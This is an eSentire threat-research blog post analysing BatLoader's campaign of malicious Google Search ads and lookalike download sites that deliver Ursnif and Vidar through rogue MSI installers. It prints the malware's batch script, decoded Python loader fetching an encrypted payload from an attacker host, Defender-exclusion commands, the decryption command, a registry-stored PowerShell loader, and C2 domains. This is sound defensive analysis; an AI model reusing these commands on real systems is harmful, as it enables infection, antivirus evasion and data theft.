BatLoader Continues to Abuse Google Search Ads to Deliver…

esentire.com/blog/batloader-continues-to-abuse-google-search-ads-to-deliver-vidar-stealer-and-ursnif

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team…

What did we find?

In December, we published a summary of BatLoader activity whereby Google Search Ads were used to impersonate software such as WinRAR to deliver malicious Windows Installer files. The installer files contained custom action commands which used PowerShell to download and execute payloads (Redline Stealer, Ursnif, etc.) hosted on legitimate websites.

Throughout February 2023, TRU has observed a series of newly registered websites impersonating various applications and brands. Included among these are:

- ChatGPT (chatgpt-t[.]com)
- Zoom (zoomvideor[.]com)
- Spotify (spotify-uss[.]com)
- Tableau (tableau-r[.]com)
- Adobe (adobe-l[.]com)


In addition to comparable domain registration attributes, these websites tend to follow a similar naming convention where one or more characters are appended to the impersonated brand name (e.g., adobe-l[.]com vs adobe.com). These sites were used to host imposter download pages and all likely stem from malicious advertisements on Google Search Ads. A more complete list can be found at the end of this post.

BatLoader continues to see changes and improvement since it first emerged in 2022. Recent samples analyzed by TRU utilize Windows Installer files masquerading as the above applications to launch embedded Python scripts.

BatLoader's Python Loader

In mid-February 2023, eSentire MDR for Endpoint blocked an attempt to execute Ursnif via code injection on a manufacturing customer's endpoint. A subsequent investigation traced the infection to a Google search result for Adobe Reader by the victim user.

The user had clicked on a top-of-page ad on the search results page where they were directed via an intermediary website (*adolbe[.]website) to adobe-e[.]com*, a webpage masquerading as Adobe Acrobat Reader (Figure 1). As a result, the user unknowingly downloaded and executed *AdobeSetup.msi*(*9ebbe0a1b79e6f13bfca014f878ddeec*), BatLoader's Windows Installer file.



The world's most trusted free PDF viewer

Windows 10 - 11 - English - Version 22.002.20191 System requirements
By clicking the "Download Acrobat Reader" button, you acknowledge that you have read and accepted all of the Terms and Conditions.
Note: Your antivirus software must allow you to install software.

Included with your download


Install Acrobat for Google Chrome
Install the Acrobat extension for Google Chrome to view PDFs and use Acrobat tools right in Chrome.

Install McAfee Security Scan Plus
Install the free utility to check the status of my PC security. It will not modify existing antivirus program or PC settings.

Figure 1 adobe-e[.]com, Adobe Acrobat Reader lookalike webpage.

Like previous versions of BatLoader, the MSI file contains Custom Actions to execute commands. In this case, the command executed an embedded batch file (seen here as InstallPython.bat, also observed as PythonFramework.bat) with admin privileges in a hidden window.

A decoy application was written to *C:\Program Files (x86)\Chat Mapper* along with BatLoader scripts and supporting files (Figure 2).




Name	Date modified	Type	Size
regid.2010-01.com.urbanbrainstudios_Ch...	3/2/2023 8:13 PM	SWIDTAG File	2 KB
frameworkb	2/17/2023 4:37 AM	Python File	28 KB
InstallPython	2/17/2023 1:15 AM	Windows Batch File	1 KB
framework	2/16/2023 11:52 PM	Python File	28 KB
openssl	11/29/2022 12:23 ...	Compressed (zipp...	2,150 KB
python-3.9.9-amd64	11/27/2022 10:12 ...	Application	28,154 KB

Figure 2 BatLoader Python scripts and supporting files.

The batch file (figure 3, insert) performs the following actions:

1. Installs Python 3.9.9 using an included setup binary.
2. Uses pip to install pywin32 and wmi packages.
3. Unpacks the compressed OpenSSL library files using PowerShell into multiple locations.
4. Starts two Python files in sequence after a short timeout.



Attached file: C:\Users\user\AppData\Local\Temp\MSIF287.tmp\Software 1.9.1.0\Binary\viewer.exe

File type: Executable (*.exe)


Command line: /DontWait /RunAsAdmin /HideWindow "[#InstallPython.bat]"

```
cd %~dp0
timeout 10
Echo Installing Python Framework 8.921...
python-3.9.9-amd64.exe /quiet InstallAllUsers=1 PrependPath=1
"C:\Program Files\Python39\Scripts\pip.exe" install pywin32
"C:\Program Files\Python39\Scripts\pip.exe" install wmi
copy "openssl.zip" "%USERPROFILE%"
powershell Expand-Archive openssl.zip -DestinationPath %USERPROFILE%
copy "openssl.zip" "%APPDATA%"
powershell Expand-Archive openssl.zip -DestinationPath %APPDATA%
copy "openssl.zip" "%TEMP%"
powershell Expand-Archive openssl.zip -DestinationPath %TEMP%
start /b cmd /c framework.py
timeout 5
start /b cmd /c frameworkb.py
```

Figure 3 Batch file execution via Windows Installer custom action.

BatLoader's Python Files

In this case, two Python files (framework.py and frameworkb.py) were included in the package. These were protected using PyArmor and require unpacking with tools such as PyArmor-Unpacker (Figure 4). The files use a script copied from a Stack Overflow question as a template for executing Python code with elevated privileges.



```
import ctypes
import enum
import subprocess
import sys
import os
import urllib.request as urllib
import ssl
import time
ssl._create_default_https_context = ssl._create_unverified_context

def SW():
    '''SW'''
    HIDE = 0
    MAXIMIZE = 3
    MINIMIZE = 6
    RESTORE = 9
    SHOW = 5
    SHOWDEFAULT = 10
    SHOWMAXIMIZED = 3
    SHOWMINIMIZED = 2
    SHOWMINNOACTIVE = 7
    SHOWNA = 8
    SHOWNOACTIVATE = 4
    SHOWNORMAL = 1

SW = <NODE:27>(SW, 'SW', enum.IntEnum)

def ERROR():
    '''ERROR'''
    ZERO = 0
    FILE_NOT_FOUND = 2
    PATH_NOT_FOUND = 3
    BAD_FORMAT = 11
    ACCESS_DENIED = 5
    ASSOC_INCOMPLETE = 27
    DDE_BUSY = 30
    DDE_FAIL = 29
    DDE_TIMEOUT = 28
    DLL_NOT_FOUND = 32
    NO_ASSOC = 31
    OOM = 8
    SHARE = 26

ERROR = <NODE:27>(ERROR, 'ERROR', enum.IntEnum)
```


```
def bootstrap():
    if ctypes.windll.shell32.IsUserAnAdmin():
        main()
    elif hinstance <= 32:
        raise RuntimeError(ERROR(hinstance))


def main():
    user_profile = os.environ['APPDATA']
    os.chdir(user_profile)
    urllib.request.urlretrieve('https://shvarcnegerhistory.com/t1s1j1/index/c2/?servername=msi', 'control.exe.enc')
    time.sleep(4)
    os.system('cmd /k "powershell.exe -command Add-MpPreference -ExclusionPath "%UserProfile%\\*" & powershell.exe -
    "%UserProfile%" & powershell.exe -command Add-MpPreference -ExclusionPath \xd0\xb2\xd0\x82\xd1\x9a%Appdata%\xd0\
    timeout 3 & WorkFolders.exe & powershell.exe -command Add-MpPreference -ExclusionProcess "exe" & powershell.exe
    powershell.exe -command Add-MpPreference -ExclusionExtension "exe" & powershell.exe -command Add-MpPreference -E
    Add-MpPreference -ExclusionProcess "*exe" & powershell.exe -command Add-MpPreference -ExclusionProcess "*dll" &
    -ExclusionExtension "*exe" & powershell.exe -command Add-MpPreference -ExclusionExtension "*dll" & powershell.ex
    "ps1" & powershell.exe -command Add-MpPreference -ExclusionExtension "*ps1" & cd "%Appdata%" "')


def protect_pytransform():
    pass

protect_pytransform()
if __name__ == '__main__':
    bootstrap()
```

Figure 4 Decoded Python Loader “framework.py”

BatLoader’s instruction set is inserted into the main function of the Stack Overflow Python script. The code retrieves an encrypted payload as control.exe.enc then executes a series of Windows commands. The instructions executed by both Python files were nearly identical except for a change in the payload URL.

The commands shown in Figure 5 are summarized as follows:

1. Download encrypted payload *control.exe.enc* from *https://shvarcnegerhistory[.]com/* The payload is saved under %appdata% or %userprofile%.
2. Modify Defender settings to exclude paths, processes, and file extensions.
3. Decrypt *control.exe.enc* using the OpenSSL library installed by the previous batch file. The password *tor9232jds* is used and the file is saved as *control.exe*.
4. *WorkFolders.exe* is called, leveraging a signed execution LOLBAS technique to execute *control.exe*.




```
framework.py
urllib.request.urlretrieve('https://shvarcnegerhistory.com/t1s1j1/index/c2/?servername=msi', 'control.exe.enc')
powershell.exe -command Add-MpPreference -ExclusionPath "%UserProfile%\\*"
powershell.exe -command Add-MpPreference -ExclusionPath "%UserProfile%"
powershell.exe -command Add-MpPreference -ExclusionProcess "%UserProfile%"
powershell.exe -command Add-MpPreference -ExclusionPath \xd0\xb2\xd0\x82\xd1\x9a%Appdata%\xd0\xb2\xd0\x82\xd1\x9c
openssl enc -aes-256-cbc -d -in control.exe.enc -out control.exe -pbkdf2 -pass pass:tor9232jds
timeout 3
WorkFolders.exe
powershell.exe -command Add-MpPreference -ExclusionProcess "exe"
powershell.exe -command Add-MpPreference -ExclusionProcess "ps1"
powershell.exe -command Add-MpPreference -ExclusionProcess "bat"
powershell.exe -command Add-MpPreference -ExclusionExtension "exe"
powershell.exe -command Add-MpPreference -ExclusionExtension "dll"
powershell.exe -command Add-MpPreference -ExclusionExtension "bat"
powershell.exe -command Add-MpPreference -ExclusionProcess "*exe"
powershell.exe -command Add-MpPreference -ExclusionProcess "*dll"
powershell.exe -command Add-MpPreference -ExclusionProcess "*bat"
powershell.exe -command Add-MpPreference -ExclusionExtension "*exe"
powershell.exe -command Add-MpPreference -ExclusionExtension "*dll"
powershell.exe -command Add-MpPreference -ExclusionExtension "*bat"
powershell.exe -command Add-MpPreference -ExclusionExtension "ps1"
powershell.exe -command Add-MpPreference -ExclusionExtension "*ps1"
cd "%Appdata%"


frameworkb.py
urllib.request.urlretrieve('https://shvarcnegerhistory.com/t1s1j1/index/c1/?servername=msi', 'control.exe.enc')
powershell.exe -command Add-MpPreference -ExclusionPath "%UserProfile%\\*"
powershell.exe -command Add-MpPreference -ExclusionPath "%UserProfile%"
powershell.exe -command Add-MpPreference -ExclusionProcess "%UserProfile%"
powershell.exe -command Add-MpPreference -ExclusionPath \xd0\xb2\xd0\x82\xd1\x9a%Appdata%\xd0\xb2\xd0\x82\xd1\x9c
openssl enc -aes-256-cbc -d -in control.exe.enc -out control.exe -pbkdf2 -pass pass:tor9232jds
timeout 3
WorkFolders.exe
powershell.exe -command Add-MpPreference -ExclusionProcess "exe"
powershell.exe -command Add-MpPreference -ExclusionProcess "ps1"
powershell.exe -command Add-MpPreference -ExclusionProcess "bat"
powershell.exe -command Add-MpPreference -ExclusionExtension "exe"
powershell.exe -command Add-MpPreference -ExclusionExtension "dll"
powershell.exe -command Add-MpPreference -ExclusionExtension "bat"
powershell.exe -command Add-MpPreference -ExclusionProcess "*exe"
powershell.exe -command Add-MpPreference -ExclusionProcess "*dll"
powershell.exe -command Add-MpPreference -ExclusionProcess "*bat"
powershell.exe -command Add-MpPreference -ExclusionExtension "*exe"
powershell.exe -command Add-MpPreference -ExclusionExtension "*dll"
powershell.exe -command Add-MpPreference -ExclusionExtension "*bat"
powershell.exe -command Add-MpPreference -ExclusionExtension "ps1"
powershell.exe -command Add-MpPreference -ExclusionExtension "*ps1""
```

Figure 5 Windows commands from “framework.py” and “frameworkb.py”, summarized

In the above-mentioned case, the payload intercepted by MDR for Endpoint was Ursnif (md5hash *0cb75b1192b23b8e03d955f1156ad19e*), specifically isfb_v2.14+ variant configured to connect to the following C2 domains:

- *uelcoskdi[.]ru*
- *iujdhsndjfks[.]ru*
- *isoridkf[.]ru*
- *gameindikdowd[.]ru*
- *jhgfdlkjhaoiu[.]su*
- *reggy506[.]ru*
- *reggy914[.]ru*

Ursnif’s persistence was achieved using a registry run key (*VirtualStop*) under *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run.* This value executed a shortcut (*LineType.lnk*) which in turn launches a PowerShell script (*CharReturn.ps1*), as seen in Figure 6.



```
new-alias -name dvjacwsn -value gp;
new-alias -name vbirko -value iex;
vbirko ([System.Text.Encoding]::ASCII.GetString((dvjacwsn "HKCU:\Software\AppDataLow\Software\Microsoft\6586B790-8004-DF2D-B269-B48306AD2867").CollectName))
```

Figure 6 CharReturn.ps1

CharReturn.ps1 executed a staged PowerShell loader from registry at *HKEY_USERS\Software\AppDataLow\Software\Microsoft\[randomstring].* The loader contained the embedded Ursnif binary which is injected into the Explorer process.

In this incident, MDR for Endpoint identified and blocked PowerShell execution of the Ursnif loader stored in registry.


Other Batloader Observations

Observed URL structures would suggest multiple payloads are available for download:

- */t1s1j1/index/c1/?servername=msi*
- */t1s1j1/index/c2/?servername=msi*
- */t1s1j1/index/c3/?servername=msi*
- */t1s1j1/index/c4/?servername=msi*
- */t1s1j1/index/b1/?servername=msi*


BatLoader has historically been linked to payloads such as Redline Stealer, SystemBC RAT, Syncro RMM, Vidar Stealer, Ursnif and Cobalt Strike. Analysis of more recent samples in March 2023 has yielded both Vidar Stealer and Ursnif trojans.

TRU has reviewed samples from public malware repositories which exhibited slightly different behavior than what was seen in the February incident described above. This sample from mid-February contained a third Python file named ‘networkframework.py’:



```
cd %~dp0
timeout 10
python3.9.9amd64.exe /quiet InstallAllUsers=1 PrependPath=1
"C:\Program Files\Python39\Scripts\pip.exe" install pywin32
"C:\Program Files\Python39\Scripts\pip.exe" install wmi
timeout 10
copy "openssl.zip" "%USERPROFILE%"
powershell Expand-Archive openssl.zip -DestinationPath %USERPROFILE%
copy "openssl.zip" "%APPDATA%"
powershell Expand-Archive openssl.zip -DestinationPath %APPDATA%
